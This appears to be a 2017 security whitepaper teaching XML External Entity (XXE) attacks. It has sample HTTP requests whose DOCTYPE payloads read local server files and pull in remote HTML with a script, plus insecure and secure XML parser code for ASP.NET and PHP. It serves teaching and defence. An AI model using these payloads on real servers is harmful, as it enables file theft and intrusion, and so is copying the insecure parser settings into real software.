



DECEMBER 11, 2017

A PRACTICAL GUIDE TO XXE ATTACK

WEB APPLICATION SECURITY

Authors:

Priyanka Bhinde
Security Analyst

Romil Mirani
Security Analyst

SynRadar

502, Takshashila Commercial Centre, RHB Road, Mulund – West, Mumbai - 80

www.synradar.com

INDEX

INTRODUCTION TO XML	2
BUILDING BLOCKS OF XML	2
1. XML ELEMENTS	2
2. XML ATTRIBUTES	2
3. DOCUMENT TYPE DEFINITION(DTD)	2
4. ENTITIES	4
5. EXTERNAL ENTITIES IN ACTION	5
XML EXTERNAL ENTITY ATTACK	7
ADVANCED XXE EXPLOITATION.....	9
VULNERABLE XML PARSING CODE.....	11
REFERENCES	11

INTRODUCTION TO XML

XML (Extensible Mark-up Language) is used to create user-defined tags, unlike HTML which consists of pre-defined tags. It is designed to describe data and focus on **what data is**.

In the example below, XML is used to define Email information using tags like, <to>, <from>, <heading>, <body>

<pre><?php \$myXMLData = "<?xml version='1.0' encoding='UTF-8'?"> <note> <to>Krish</to> <from>Elina</from> <heading>Ask for Leave</heading> <body>Hi, I want a leave tomorrow. I have to attend a family function.</body> </note>"; \$xml=simplexml_load_string(\$myXMLData); echo "cb>To: ". \$xml->to ."
"; echo "cb>From: ". \$xml->from ."
"; echo "cb>Heading: ". \$xml->heading ."
"; echo "cb>Body: ". \$xml->body ; ?></pre>	<pre>To: Krish From: Elina Heading: Ask for Leave Body: Hi, I want a leave tomorrow. I have to attend a family function.</pre>
XML PAGE	OUTPUT

BUILDING BLOCKS OF XML

1. XML elements

They are as building blocks of an XML. Elements behave as containers to hold text. It may contain:

- ◆ Other elements
- ◆ Attributes
- ◆ Entity reference etc.

Example: <title>Hello World</title>

In the above example '**title**' is the element.

2. XML Attributes

They are additional information about an element.

Example:

In the above example '**src**' is an attribute of the 'IMG' element. '**src**' provides additional information about element 'IMG'.

3. Document Type Definition(DTD)

It describes the structure of the document which contains elements and attributes declarations. The element declaration contains the allowable set of elements that will be used within the document. The attribute declaration contains the allowable set of attributes corresponding to each element.

Syntax: -

```
<!DOCTYPE element DTD identifier
[
  declaration1
  declaration2
  .....
]>
```

There are two types of DTD:

Internal DTD	External DTD
Elements are declared within the XML files inside the <!DOCTYPE> definition	Elements are declared outside the XML files where the <!DOCTYPE> definition contain a reference to the DTD file.

Below is the Example of an External DTD:

In the Employee.xml file, there is a reference given for External DTD 'Employee.dtd'.

<pre><?xml version="1.0"?> <!DOCTYPE employee SYSTEM "employee.dtd"> <employee> <firstname>Lata</firstname> <lastname>Raichand</lastname> <email>lata@synradar.com</email> </employee></pre>	<pre><!ELEMENT employee (firstname,lastname,email)> <IELEMENT firstname (#PCDATA)> <IELEMENT lastname (#PCDATA)> <IELEMENT email (#PCDATA)></pre>
Employee.xml	Employee.dtd

4. Entities

Entities are the placeholders for the values that are reserved or already defined.

For example, less than (<) and greater than (>) symbols are reserved for demarking the tags. Imagine that we have the following text within an element: 10<5. XML processor will encounter '<' as the start of an opening tag.

Entities are used to define such special characters which would cause problem for XML processor to understand the characters. Also, it is used to define large blocks of data that need to be repeated throughout the document.

There are four types of Entities:

1. Character Entity: It is used to specify any Unicode character in decimal or hexadecimal format.

Example: - 'A' Unicode is represented as: - `A`

2. Named Entity: It is used to refer to the entities whose definitions can be found entirely within a document's DTD.

Syntax: - `<!ENTITY entity-name "entity-value">`

Example: - `<!ENTITY chapter "Positive Thinking.">`

`<ENTITY page "Page No. 118">`

XML Usage: -

`<book>&chapter;&page;</book>`

3. External Entity: It is used represent content of an external file. External entities are useful for creating a common reference that can be shared between multiple documents.

Syntax: - `<!ENTITY entity-name SYSTEM "URI/URL">`

Example: - `<!ENTITY chapter SYSTEM "https://www.example.com/entities.dtd">`

`<ENTITY page SYSTEM "https://www.example.com/entities.dtd">`

XML Example: -

`<book>&chapter;&page;</book>`

- Parameter Entities: It is used to declare element and attribute declarations as groups and refer to them easily as single entities. It allows us to give a name to collection of elements, attributes or attribute values so that they can be referred directly by the name rather than listing all the members every time they are used.


Example: -

```
<!ENTITY % person-name "Title,firstname,middlename,lastname">
```

In the above example, %person-name stands for all the element components – Title(Mr./Mrs.), Firstname, Middlename, Lastname.

5. External Entities in Action

Let us understand “External Entities” further using a test application that transmits data using XML as shown below: -



```
Request
Raw Params Headers Hex XML
POST /WebForm1.aspx/ShowData HTTP/1.1
Host: localhost:31339
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0)
Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost:31339/WebForm1.aspx
Content-Type: text/xml
X-Requested-With: XMLHttpRequest
Content-Length: 95
Connection: close

<?xml version='1.0' encoding='UTF-8'?>
<Tenders>
  <ID>1</ID>
  <Tender-Name>Pipe Tender</Tender-Name>
  <Amount>&xxe;</Amount>
</Tenders>
```


Now, let's introduce an external entity in the request, as shown in the below screenshot:

The external entity here contains path of “abc.txt” file, which is present locally on the server.

```
Raw Params Headers Hex ViewState
POST /WebForm1.aspx HTTP/1.1
Host: localhost:14365
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost:14365/WebForm1.aspx
Content-Type: application/x-www-form-urlencoded
Content-Length: 297
Connection: close
Upgrade-Insecure-Requests: 1

<?xml version='1.0' encoding='UTF-8'?>
<!DOCTYPE Tenders [
<!ELEMENT Tenders (Activity)>
<!ELEMENT Activity (#PCDATA)>
<!ENTITY xxe SYSTEM "f:/abc.txt" >
]>
<Tenders>
<ID>1</ID>
<Tender-Name>Pipe Tender</Tender-Name>
<Amount>&xxe;</Amount>
</Tenders>
```

The server parses the XML data and retrieves contents from "abc.txt" file as shown below:



In the above demonstration, the following XML code fetched the abc.txt file present on local file system and displayed it to the user of the application.

```
<!ENTITY xxe SYSTEM "file:///f:/abc.txt" >]>
```

The SYSTEM keyword used along with external entities causes XML parsers to read data from a URI and permits it to be substituted in the document.

XML EXTERNAL ENTITY ATTACK

As **XML External Entity(XXE)** provides a provision to declare and use external files, it can be misused by an attacker to: -

- ◆ Read local files on the server
- ◆ Access internal network
- ◆ Execute commands on a remote server
- ◆ Read sensitive data and system files on a local machine

Such an attack is called XXE attack. This way any file on the remote server (or more precisely, any file that the web server has read access to) could be obtained.





Fig: Explaining attack scenario of XXE attack.

To exploit XXE, we will now try to access a sensitive file "service_log.txt" present on the server as shown below: -


```
Request
Raw Params Headers Hex XML
POST /WebForm1.aspx/ShowData HTTP/1.1
Host: localhost:31339
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0)
Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost:31339/WebForm1.aspx
Content-Type: text/xml
X-Requested-With: XMLHttpRequest
Content-Length: 95
Connection: close

<?xml version='1.0' encoding='UTF-8'?>
<!DOCTYPE Tenders [
<!ELEMENT Tenders (Activity)>
<!ELEMENT Activity (#PCDATA)>
<!ENTITY xxe SYSTEM "c:/logs/service_log.txt" >
]>
<Tenders>
<ID>1</ID>
<Tender-Name>Pipe Tender</Tender-Name>
<Amount>&xxe;</Amount>
</Tenders>
```

We can observe the contents of service_log.txt file gets displayed as shown below: -



This way XXE can be exploited to retrieve any file information from the server.

In our case, the XXE attack is possible because the XML parsing code written in "aspx.cs" file allows or accepts EXTERNAL ENTITIES.

```
StreamReader stream = new StreamReader(data);
XmlReaderSettings settings = new XmlReaderSettings();
settings.DtdProcessing = DtdProcessing.Parse;
XmlReader xmlReader = XmlReader.Create(stream, settings);
```

Here, **“settings.DtdProcessing = DtdProcessing.Parse;”** enables the parser to parse the XML along with its DTD, which leads to this attack. There is no validation being made here to allow external entities only from trusted sources.

ADVANCED XXE EXPLOITATION


Depending on the way the XML is parsed and used in the applications, different attack scenarios will surface. Some of the insecure cases might lead to attacks like:

- ◆ Downloading and Storing malicious content on the server
- ◆ Remote code execution etc.

Let’s consider a case where the application parses and stores the XML data on the server.

We can exploit this case by using html file from a remote server containing malicious content as an external entity. This will lead to the XML getting parsed and stored on the server along with the malicious HTML data.

The request sent to the server is show below:



```
Request
Raw Params Headers Hex XML
POST /WebForm1.aspx/ShowData HTTP/1.1
Host: localhost:31339
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0)
Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost:31339/WebForm1.aspx
Content-Type: text/xml
X-Requested-With: XMLHttpRequest
Content-Length: 95
Connection: close


<?xml version='1.0' encoding='UTF-8'?>
<!DOCTYPE Tenders [
<!ELEMENT Tenders (Activity)>
<!ELEMENT Activity (#PCDATA)>
<!ENTITY xxe SYSTEM "http://localhost:80/abc.html" >
]>
<Tenders>
<ID>1</ID>
<Tender-Name>Pipe Tender</Tender-Name>
<Amount><xxe;</Amount>
</Tenders>
```

The server now parses the XML data and stores the data on the server in “out.xml” file as shown below. We can see the file stores the contents of external referenced html file.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Tenders [
  <!ELEMENT Tenders (Activity)>
  <!ELEMENT Activity (#PCDATA)>
  <!ENTITY xxe SYSTEM "http://localhost:80/abc.html">
]>
<Tenders>
  <ID>1</ID>
  <Tender-Name>Pipe Tender</Tender-Name>
  <Amount>
    <html>
      <head>
        <script>alert("XXE attack");</script>
      </head>
    </html></Amount>
</Tenders>
```

When the server later reads such a content stored in its XML file or a database and displays it in other pages of the application, the malicious content will also be rendered to the users.

In our case, the content of the HTML file, as retrieved from the remote site is stored and rendered to the user’s screen. As the file has a JavaScript, it gets executed, as shown below.



This shows that XXE can be exploited to different kind of web attacks.

VULNERABLE XML PARSING CODE

Platform	Insecure XML parsing	Secure XML parsing
ASP.NET	<p>Below is the code for XmlReader API used in ASP.NET for parsing XML data that allows XXE:</p> <pre> StreamReader stream = new StreamReader(data); XmlReaderSettings settings = new XmlReaderSettings(); settings.DtdProcessing = DtdProcessing.Parse; XmlReader xmlReader = XmlReader.Create(stream, settings); </pre> <p>Similarly, other APIs are also prone to XXE attack.</p>	<pre> StreamReader stream = new StreamReader(data); XmlReaderSettings settings = new XmlReaderSettings(); settings.DtdProcessing = DtdProcessing.Ignore; XmlReader xmlReader = XmlReader.Create(stream, settings); </pre>
PHP	<p>Below is the code for DOMDocument API used in PHP for parsing XML data that allows XXE:</p> <pre> libxml_disable_entity_loader (false); \$postData = utf8_encode(file_get_contents('php://input')) ; \$dom = new DOMDocument(); \$dom->loadXML(\$postData, LIBXML_NOENT LIBXML_DTDLOAD); \$xml = simplexml_import_dom(\$dom); </pre>	<pre> libxml_disable_entity_loader (true); \$postData = utf8_encode(file_get_contents('php://input')) ; \$dom = new DOMDocument(); \$dom->loadXML(\$postData, LIBXML_NOENT LIBXML_DTDLOAD); \$xml = simplexml_import_dom(\$dom); </pre>

REFERENCES

[https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Processing](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing)

<https://www.ibm.com/developerworks/library/x-entities/index.html>